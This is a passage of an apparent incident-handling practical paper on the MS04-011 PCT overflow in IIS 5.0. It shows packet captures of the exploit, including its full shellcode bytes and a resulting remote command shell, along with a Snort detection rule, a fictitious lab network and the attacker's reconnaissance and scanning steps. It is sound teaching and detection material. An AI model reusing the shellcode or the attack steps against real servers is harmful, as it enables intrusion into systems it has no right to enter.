17520 (DF)
0x0000   4500 0052 0244 4000 8006 73c4 c0a8 016f        E..R.D@...s....o
0x0010   c0a8 01de 040f 9c40 5913 a74f 2488 dbe8        .......@Y..O$...
0x0020   5018 4470 7bea 0000 4d69 6372 6f73 6f66        P.Dp{...Microsof
0x0030   7420 5769 6e64 6f77 7320 3230 3030 205b        t.Windows.2000.[
0x0040   5665 7273 696f 6e20 352e 3030 2e32 3139        Version.5.00.219
0x0050   355d                                           5]

23:04:11.365227 IP 192.168.1.111.1039 > 192.168.1.222.40000: P 43:106(63) ack 1
win 17520 (DF)
0x0000   4500 0067 0246 4000 8006 73ad c0a8 016f        E..g.F@...s....o
0x0010   c0a8 01de 040f 9c40 5913 a779 2488 dbe8        .......@Y..y$...
0x0020   5018 4470 0006 0000 0d0a 2843 2920 436f        P.Dp......(C).Co
0x0030   7079 7269 6768 7420 3139 3835 2d32 3030        pyright.1985-200
0x0040   3020 4d69 6372 6f73 6f66 7420 436f 7270        0.Microsoft.Corp
0x0050   2e0d 0a0d 0a45 3a5c 5749 4e4e 545c 7379        .....E:\WINNT\sy
0x0060   7374 656d 3332 3e                              stem32>
```

A command is issued on the shell, in this case, ipconfig.

```
23:04:17.176619 IP 192.168.1.222.40000 > 192.168.1.111.1039: P 1:10(9) ack 106 win
17415 (DF)
0x0000   4500 0031 1acc 4000 8006 5b5d c0a8 01de        E..1..@...[]....
0x0010   c0a8 016f 9c40 040f 2488 dbe8 5913 a7b8        ...o.@..$...Y...
0x0020   5018 4407 96e4 0000 6970 636f 6e66 6967        P.D.....ipconfig
0x0030   0a                                             .
```

The server responds with the results of the command.

```
23:04:17.374300 IP 192.168.1.111.1039 > 192.168.1.222.40000: P 115:403(288) ack
10 win 17511 (DF)
0x0000   4500 0148 0248 4000 8006 72ca c0a8 016f        E..H.H@...r....o
0x0010   c0a8 01de 040f 9c40 5913 a7c1 2488 dbf1        .......@Y...$...
0x0020   5018 4467 7f3a 0000 0d0d 0a57 696e 646f        P.Dg.:.....Windo
0x0030   7773 2032 3030 3020 4950 2043 6f6e 6669        ws.2000.IP.Confi
0x0040   6775 7261 7469 6f6e 0d0d 0a0d 0d0a 4574        guration......Et
0x0050   6865 726e 6574 2061 6461 7074 6572 204c        hernet.adapter.L
0x0060   6f63 616c 2041 7265 6120 436f 6e6e 6563        ocal.Area.Connec
0x0070   7469 6f6e 3a0d 0d0a 0d0d 0a09 436f 6e6e        tion:.......Conn
0x0080   6563 7469 6f6e 2d73 7065 6369 6669 6320        ection-specific.
0x0090   444e 5320 5375 6666 6978 2020 2e20 3a20        DNS.Suffix....:.
0x00a0   0d0a 0949 5020 4164 6472 6573 732e 202e        ...IP.Address...
0x00b0   202e 202e 202e 202e 202e 202e 202e 202e        ................
0x00c0   202e 202e 203a 2031 3932 2e31 3638 2e31        .....:.192.168.1
0x00d0   2e31 3131 0d0d 0a09 5375 626e 6574 204d        .111....Subnet.M
0x00e0   6173 6b20 2e20 2e20 2e20 2e20 2e20 2e20        ask.............
0x00f0   2e20 2e20 2e20 2e20 2e20 3a20 3235 352e        ..........:.255.
0x0100   3235 352e 3235 352e 300d 0d0a 0944 6566        255.255.0....Def
0x0110   6175 6c74 2047 6174 6577 6179 202e 202e        ault.Gateway....
0x0120   202e 202e 202e 202e 202e 202e 202e 203a        ................:
0x0130   200d 0d0a 0d0a 453a 5c57 494e 4e54 5c73        ......E:\WINNT\s
0x0140   7973 7465 6d33 323e                            ystem32>
```

When connection is terminated (using ctrl-c), client closes connection by sending RST packet, on both the SSL session (port 443) and shell connection session (port 40000).

```
23:04:21.634266 IP 192.168.1.222.1036 > 192.168.1.111.443: R 612913310:612913310(0)
win 0 (DF)

23:04:21.634438 IP 192.168.1.222.40000 > 192.168.1.111.1039: R 612948977:612948977(0)
win 0 (DF)
```

The most detailed signature of attack with the exploit is the client-hello packet, which is shown below.

```
23:04:11.143634 IP 192.168.1.222.1036 > 192.168.1.111.443: P 1:352(351) ack 1 win
17520 (DF)
0x0000   4500 0187 1ab0 4000 8006 5a23 c0a8 01de        E.....@...Z#....
0x0010   c0a8 016f 040c 01bb 2488 4f3f 5912 7f86        ...o....$.O?Y...
0x0020   5018 4470 3e6b 0000 8062 0102 bd00 0100        P.Dp>k...b......
0x0030   0100 168f 8201 0000 00eb 0f54 4843 4f57        ...........THCOW
0x0040   4e5a 4949 5321 325e be98 eb25 0fd3 533b        NZIIS!2^...%..S;
0x0050   924d 0206 6c59 6c59 f81d 9cde 8cd1 4c70        .M..lYlY......Lp
0x0060   d403 5846 5753 325f 3332 2e44 4c4c 01eb        ..XFWS2_32.DLL..
0x0070   05e8 f9ff ffff 5d83 ed2c 6a30 5964 8b01        ......]..,j0Yd..
```

```
0x0080   8b40 0c8b 701c ad8b 7808 8d5f 3c8b 1b01        .@..p...x.._<...
0x0090   fb8b 5b78 01fb 8b4b 1c01 f98b 5324 01fa        ..[x...K....S$..
0x00a0   5351 528b 5b20 01fb 31c9 4131 c099 8b34        SQR.[...1.A1...4
0x00b0   8b01 feac 31c2 d1e2 84c0 75f7 0fb6 4509        ....1.....u...E.
0x00c0   8d44 4508 6639 1075 e166 3110 5a58 5e56        .DE.f9.u.f1.ZX^V
0x00d0   5052 2b4e 1041 0fb7 0c4a 8b04 8801 f80f        PR+N.A...J......
0x00e0   b64d 0989 448d d8fe 4d09 75be fe4d 0874        .M..D...M.u..M.t
0x00f0   17fe 4d24 8d5d 1a53 ffd0 89c7 6a02 5888        ..M$.].S....j.X.
0x0100   4509 8045 790c eb82 508b 4504 3593 9393        E..Ey...P.E.5...
0x0110   9389 4504 668b 4502 6635 9393 6689 4502        ..E.f.E.f5..f.E.
0x0120   5889 ce31 db53 5353 5356 4656 ffd0 89c7        X..1.SSSSVFV....
0x0130   5558 6689 306a 1055 57ff 55e0 8d45 8850        UXf.0j.UW.U..E.P
0x0140   ff55 e855 55ff 55ec 8d44 050c 9453 682e        .U.UU.U..D...Sh.
0x0150   6578 6568 5c63 6d64 9431 d28d 45cc 9457        exeh\cmd.1..E..W
0x0160   5757 5353 feca 01f2 5294 8d45 7850 8d45        WWSS....R..ExP.E
0x0170   8850 b108 5353 6a10 fece 5253 5353 55ff        .P..SSj...RSSSU.
0x0180   55f0 6aff ff55 e4                              U.j..U.
```

IP header and TCP header form the 1st byte to the 40th byte of the packet. Important data for detection are located starting from 41st byte (in bold), at the SSL layer, from the above packet capture, which are:

```
8062 0102 bd00 0100 0100 168f 8201 ...
```

The 3rd byte, 0x01, shows the client-hello message type.

The 5th and 6th bytes, 0x02bd, show the version number in use, which is SSL 2.0, or treated by the Microsoft servers as SSL 2.0. In this case the value has to be less than 0x300. According to SSL 2.0 specification, the version should be 0x0002.

The 10th and 11th bytes, 0x0016, is the challenge-length, which need to be a value bigger than 0x0010 to trigger the overflow.

The 12th byte, 0x8f, is the cipher-specs value, indicates special cipher used to indicate request for PCT protocol. It is followed by 13th and 14th bytes, 0x8201, to indicate the PCT 1.0, where it needs to be a value same as or bigger than 0x8001.

2.9.2 Detection with Snort

The attack using this exploit can also be detected with Snort. The rule created for this is shown below, and can be found at: http://cvs.snort.org/viewcvs.cgi/snort/rules/web-misc.rules?rev=1.115.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443 (msg:"WEB-MISC PCT Client_Hello
overflow attempt"; flow:to_server,established; content:"|01|"; offset:2; depth:1;
byte_test:2,>,0,6; byte_test:2,!,0,8; byte_test:2,!,16,8; byte_test:2,>,20,10;
content:"|8F|"; offset:11; depth:1; byte_test:2,>,32768,0,relative; reference:cve,CAN-
2003-0719; reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.mspx;
classtype:attempted-admin; sid:2515; rev:7;)
```

Detection signature from the above rule are explained below:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443
```

Look for traffic from hosts defined in $EXTERNAL_NET with any TCP source ports to the servers addresses defined in $HTTP_SERVERS serving on TCP port 443, and generate an alert when the condition specified in the rule is met.
The $EXTERNAL_NET and $HTTP_SERVERS are two variables set in the Snort configuration file, snort.conf.

```
flow:to_server,established;
```

Look for request from client to the server, and only on established connections, that is already completed TCP three way handshake.

```
content:"|01|"; offset:2; depth:1;
```

Look for value 0x01 in the packet, located after the 2nd byte of the TCP payload (offset:2), as many as 1 byte (depth:1). This is to look for the client-hello message type.

```
byte_test:2,>,0,6;
```

Test 2 bytes from the payload located starting on the 6th byte and see if it is bigger than 0. This is the cipher-specs length. The exploit is using 0x0001.

```
byte_test:2,!,0,8;
```

Test 2 bytes from the payload located starting on the 8th byte and see if it is not equal to zero. This is the session-id length. The exploit is using 0x0001.

```
byte_test:2,!,16,8;
```

Test 2 bytes from the payload located starting on the 8th byte and see if it is not equal to 16. This is also the session-id length. The exploit is using 0x0001.

```
byte_test:2,>,20,10;
```

Test 2 bytes from the payload located starting on the 10th byte and see if it is bigger than 20. This is the challenge-data length, where in the exploit it contains 0x0016 in hexadecimal or 22 in decimal.

```
content:"|8F|"; offset:11; depth:1;
```

Look for value 0x8f in the packet payload located after the 11th byte (offset:11), as many as 1 byte. This is the cipher-specs code indicating the PCT protocol request.

```
byte_test:2,>,32768,0,relative;
```

Test 2 bytes from the payload, located 0 bytes from the last offset (from 11th byte), that is 11th and 12th bytes, and see if it is bigger than 32768. These are the two bytes from the cipher-specs, where in the exploit contains 0x8f82 in hexadecimal or 36738 in decimal.

Using the above detection rule, Snort will generate the alert below when it captures the traffic sent by the exploit.

```
[**] [1:2515:7] WEB-MISC PCT Client_Hello overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
06/05-01:42:57.835570 192.168.1.222:1050 -> 192.168.1.111:443
TCP TTL:128 TOS:0x0 ID:19569 IpLen:20 DgmLen:391 DF
***AP*** Seq: 0xB262C1FA  Ack: 0x4D3BFFC9  Win: 0x4470  TcpLen: 20
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719]
```

Details on the packet detected as the attack is also provided, as shown below.

```
[**] WEB-MISC PCT Client_Hello overflow attempt [**]
06/05-01:42:57.835570 192.168.1.222:1050 -> 192.168.1.111:443
TCP TTL:128 TOS:0x0 ID:19569 IpLen:20 DgmLen:391 DF
***AP*** Seq: 0xB262C1FA  Ack: 0x4D3BFFC9  Win: 0x4470  TcpLen: 20
80 62 01 02 BD 00 01 00 01 00 16 8F 82 01 00 00  .b..............
00 EB 0F 54 48 43 4F 57 4E 5A 49 49 53 21 32 5E  ...THCOWNZIIS!2^
BE 98 EB 25 0F D3 53 3B 92 4D 02 06 6C 59 6C 59  ...%..S;.M..lYlY
F8 1D 9C DE 8C D1 4C 70 D4 03 58 46 57 53 32 5F  ......Lp..XFWS2_
33 32 2E 44 4C 4C 01 EB 05 E8 F9 FF FF FF 5D 83  32.DLL........].
ED 2C 6A 30 59 64 8B 01 8B 40 0C 8B 70 1C AD 8B  .,j0Yd...@..p...
78 08 8D 5F 3C 8B 1B 01 FB 8B 5B 78 01 FB 8B 4B  x.._<.....[x...K
1C 01 F9 8B 53 24 01 FA 53 51 52 8B 5B 20 01 FB  ....S$..SQR.[ ..
31 C9 41 31 C0 99 8B 34 8B 01 FE AC 31 C2 D1 E2  1.A1...4....1...
84 C0 75 F7 0F B6 45 09 8D 44 45 08 66 39 10 75  ..u...E..DE.f9.u
E1 66 31 10 5A 58 5E 56 50 52 2B 4E 10 41 0F B7  .f1.ZX^VPR+N.A..
0C 4A 8B 04 88 01 F8 0F B6 4D 09 89 44 8D D8 FE  .J.......M..D...
4D 09 75 BE FE 4D 08 74 17 FE 4D 24 8D 5D 1A 53  M.u..M.t..M$.].S
FF D0 89 C7 6A 02 58 88 45 09 80 45 79 0C EB 82  ....j.X.E..Ey...
50 8B 45 04 35 93 93 93 93 89 45 04 66 8B 45 02  P.E.5.....E.f.E.
66 35 93 93 66 89 45 02 58 89 CE 31 DB 53 53 53  f5..f.E.X..1.SSS
53 56 46 56 FF D0 89 C7 55 58 66 89 30 6A 10 55  SVFV....UXf.0j.U
57 FF 55 E0 8D 45 88 50 FF 55 E8 55 55 FF 55 EC  W.U..E.P.U.UU.U.
8D 44 05 0C 94 53 68 2E 65 78 65 68 5C 63 6D 64  .D...Sh.exeh\cmd
94 31 D2 8D 45 CC 94 57 57 57 53 53 FE CA 01 F2  .1..E..WWWSS....
52 94 8D 45 78 50 8D 45 88 50 B1 08 53 53 6A 10  R..ExP.E.P..SSj.
FE CE 52 53 53 53 55 FF 55 F0 6A FF FF 55 E4     ..RSSSU.U.j..U.
```

Information on how to interpret the rule syntax, as well as on Snort itself can be found in the Snort online manual at http://www.snort.org/docs/snort_manual/snort_manual.html.

3. The Platforms/Environments

The attack scenario is performed in a closed lab environment, but it is designed to simulate the real network structure with Internet connection. IP addresses used are fictitious, and are private addresses.

3.1 Victim's Platform

The main victim of the attack is a web server using Internet Information Server (IIS) 5.0, with SSL enabled. It is running on top of Microsoft Windows 2000 Server with Service Pack 4. It is configured as a member server of an Active Directory domain.

The web server service both HTTP (TCP port 80) and HTTPS (TCP port 443). HTTP is used for public web pages, which contains static HTML files. While HTTPS for SSL secured access, is used for confidential data access for limited users, using web application. On the server, the web application files are separated in different directories. Therefore separate access can be enforced where HTTP can only be used on public web directories, while HTTPS is only used for secure web directories. The web application will connect to the database server to provide data to the users.

3.2 Source Network

The attacker is using a Windows 2000 Professional with Service Pack 4. It is a single host that is connected using cable modem to the Internet. The machine's IP address is dynamically assigned by the ISP, which always changed after every reboot. During the initial attack, the IP address used is 10.10.10.101. Hostname of the attacker machine is pc.attacker.net. The name is registered using dynamic DNS services.
There are many companies offer either free or paid dynamic DNS services, such as dyndns.org (http://www.dyndns.org). These services provide their users with static DNS host names that can be mapped to the IP addresses that are dynamically changing. The users need only to login to the services websites and update their new IP addresses, or install clients software that automatically inform these sites of the new addresses. This way, others can always reach the machine by using its host name. Reason of using this method will be explained further during stages of the attack.

The attack will be carried out over the Internet to the target network. The exploit is compiled and run from this machine. Other tools are also installed and run from this machine. Tools that are used for the attack will be mentioned and explained in the stages of the attack below.

3.3 Target Network

The target network is connected to the Internet via a 512 Kbps leased line. A Cisco 1720 router with IOS 12.2 is used to terminate the leased line to the ISP. There is no filtering being configured on the router.

The firewall used is Iptables 1.2.7a running on Redhat Linux 9, which is used to protect and segment the network into three different areas, external, service network (ServiceNet), and internal. The firewall performs two types of Network Address Translation (NAT):

- Hide NAT
  Allows many internal IP addresses to be translated to one external IP address, thus hide those internal IP addresses. This is used for connecting internal machines to Internet, by using only one public Internet routable IP address.
- Static NAT
  Allows one internal IP address to be translated to one external IP address. This is used to allow access from Internet to the public servers in the service network using public IP addresses, while the actual addresses of the servers are private IP addresses.

List of NAT performed by the firewall are listed in the table below:

Type	Internal	External	Description
Hide NAT	192.168.2.0/24	10.1.1.2	Internal machines
Static NAT	192.168.1.3	10.1.1.3	Web server
Static NAT	192.168.1.4	10.1.1.4	Mail server
Static NAT	192.168.1.5	10.1.1.5	DNS server

The firewall performs stateful packet filtering of the network traffic passing through it, from internal to external, internal to service network, Internet to service network and service network to Internet. The packet filtering rules are listed in the table follows. IP addresses in use can be seen further in the network diagram section.

Action	Protocol	Destination Port	Source	Destination
Rules for traffic between internal and service network				
Accept	tcp	All	192.168.1.0/24	192.168.2.0/24
Accept	tcp	All	192.168.2.0/24	192.168.1.0/24
Accept	udp	All	192.168.1.0/24	192.168.2.0/24
Accept	udp	All	192.168.2.0/24	192.168.1.0/24
Rules for traffic from external to service network				
Accept	tcp	80	Anywhere	192.168.1.3
Accept	tcp	443	Anywhere	192.168.1.3
Accept	tcp	25	Anywhere	192.168.1.4
Accept	udp	53	Anywhere	192.168.1.5

Rules for traffic from internal and service network to external				
Accept	tcp	25	192.168.1.0/24	Anywhere
Accept	tcp	80	192.168.1.0/24	Anywhere
Accept	tcp	80	192.168.2.0/24	Anywhere
Accept	tcp	443	192.168.1.0/24	Anywhere
Accept	tcp	443	192.168.2.0/24	Anywhere
Accept	tcp	21	192.168.1.0/24	Anywhere
Accept	tcp	21	192.168.2.0/24	Anywhere
Accept	udp	53	192.168.1.0/24	Anywhere
Accept	udp	53	192.168.2.0/24	Anywhere

The rules are inspected from top to bottom, and the default policy is 'Drop'. Which means, other traffic than those specified above will be block by the firewall.
The firewall's external interface is eth0, service network interface is eth1, and internal interface is eth2.

In the service network, there are three Microsoft Windows 2000 servers with Service Pack 4. One is the web server, which has been explained previously. The other two are mail server and external DNS server.

The mail server is using Microsoft Exchange Server 2000 with Service Pack 3. It is configured as member server of Active Directory domain. Default installation is used on this server, allowing all protocols supported to be enabled, which are SMTP, POP3, IMAP4, HTTP, and NNTP. However, the firewall allows access only for SMTP, as explained further later on.

The DNS server is using Microsoft DNS server, and used as external DNS to provide name resolution for public name to IP addresses of the public servers. This machine is also configured as member server

In the internal network, there are two Microsoft Windows 2000 servers with Service Pack 4. Both are configured as domain controllers of Active Directory domain. Therefore, both are also running DNS services, which are Active Directory integrated.

One server is acting as file sharing server, while the other is serving as database server and running Microsoft SQL Server 2000 with Service Pack 3a. The web server will access the database server, in order to provide data for users accessing the web application. The database server is also running Internet Information Services 5.0 with web application, used by internal staff to access the database for internal application.

There are 20 other user workstations, used by internal staff for their daily work, including email access with Microsoft Outlook to the Exchange Server, web access, and web application access.

All of the servers and workstations are configured without any system hardening and most default configuration are used. The system administrators only think about

functionality instead of security when they implement these systems. Security configurations that are in used are users permissions of the files and folders, while the rest are left as default.

3.4 Network Diagram

Topology of the company network together with the location of the attacker is presented in the Figure 6 below.



Figure 6. Network Diagram

4. Stages Of The Attack

The attack described here is carried out against a fictitious company, Mygiftonline.com, a company that sells gifts online. At the time of this writing, the domain is not registered. The content of the web site is fictitious, therefore no exact screen captures of the web pages are shown, and also because the attack focus is not on the web pages or content but rather on the web server.

4.1 Reconnaissance

The discovery of the vulnerability and the release of the exploit create interest for the attacker to find an attack target. It is specifically interesting because of the channel for the vulnerability is SSL, widely used by many companies on their web sites for secure transactions, and further it affects Microsoft IIS, one of the most popular web servers.

The attacker decides to find an online shopping company, which definitely is using SSL and their database contains juicy information about the online transactions, including credit cards information.

Using Internet Explorer, he then goes to Google (http://www.google.com), and type "online shopping" in the search box. He goes through the results and visits the websites. Observation is also done for the web technologies in use by those websites. If the pages are using .asp extension, then they are using IIS. Others using .jsp or .php for example, may or may not using IIS. While those using .cfm for example, will not use IIS. Although further observation still required, and not all sites can be determined this way, this will help for reconnaissance process to find the correct target, narrow down the choices and more importantly it is stealthy, looks like a normal user.

Finally, the choice come to Mygiftonline.com, seems not a big company, so hopefully the security of their network and systems are not so well maintained, and hopefully the web server contains the vulnerability, as it shows that it using .asp in their web pages.

In common reconnaissance technique, DNS records and IP addresses used in the network are gathered, utilized for scanning phase later on. This is not necessary here, however, since the target is the web server itself, which can be explored from the web access with the browser. The name of the web server is found from the web search earlier on, that is *www.mygiftonline.com*.

In order not to rely on the DNS name, which at times is used for load balancing to multiple sites, the IP address of the web server providing SSL connection has to be determined. It is easily done using nslookup utility from command shell, as shown below:

```
C:\>nslookup
Default Server:  dns1.myisp.com
Address:  10.10.10.10

> www.mygiftonline.com
Server:  dns1.myisp.com
Address:  10.10.10.10

Name:    www.mygiftonline.com
Address:  10.1.1.3

>
```

The IP address used by the web server is 10.1.1.3.

As shown in Figure 7, to make sure that this is the desired server, using the browser, the IP address is used in the address bar instead of its DNS name.



Figure 7. Connecting to Web Site With Its IP Address

The method used for reconnaissance here will not be detected as attack, as it is seen as normal web user visiting a web site. The attacker IP address will be recorded in the web server and firewall log, but this fact does not prove that the attacker is doing something illegal at this stage. Even if there is an IDS running, it will not capture this activity as attack, only as normal web connection. There is not any ways to defend against this reconnaissance, as it is the way web and DNS work.

4.2 Scanning

This phase's objective is to observe if the target meets the requirement of the vulnerability. In other words, the host is running, the desired port is open and the server types and version match the criteria.

Since the web server IP address has already been found, and definitely the host is running and the port is open (TCP port 443) because connection can be made using web browser with HTTPS, no port scanning is required.

To determine the server type and version, banner-grabbing technique is employed here. This is done utilizing a proxy application tool, Achilles, which can be found at http://packetstormsecurity.nl/web/achilles-0-27.zip. This method may not be accurate, as banners can be changed, but it is a legal method, as it will appear as normal request to the web server.

As a proxy application, Achilles acts as a man-in-the-middle between the browser and the server. Achilles is run in the same machine as the browser, and by default listen on TCP port 5000. The browser proxy setting is set to localhost at port 5000, as seen in Figure 8.



Figure 8. Browser Setting

Illustration of the connections can be seen in Figure 9, and explained below:

1. When the browser initiating connection request to the web server, it is actually send its connection to Achilles
2. Achilles in turn sends the request to the web server.
3. When the web server reply, it is replying to Achilles
4. Achilles sends the reply back to the browser.



Figure 9. Intercepting Connection With Proxy Applications

This way, Achilles is able to intercept both browser requests and server responses, and further modify them. Achilles is also able to support SSL, which makes the banner-grabbing process through HTTPS possible.

When request is submitted to 10.1.1.3 and response is received, Achilles shows it, as seen in Figure 10.

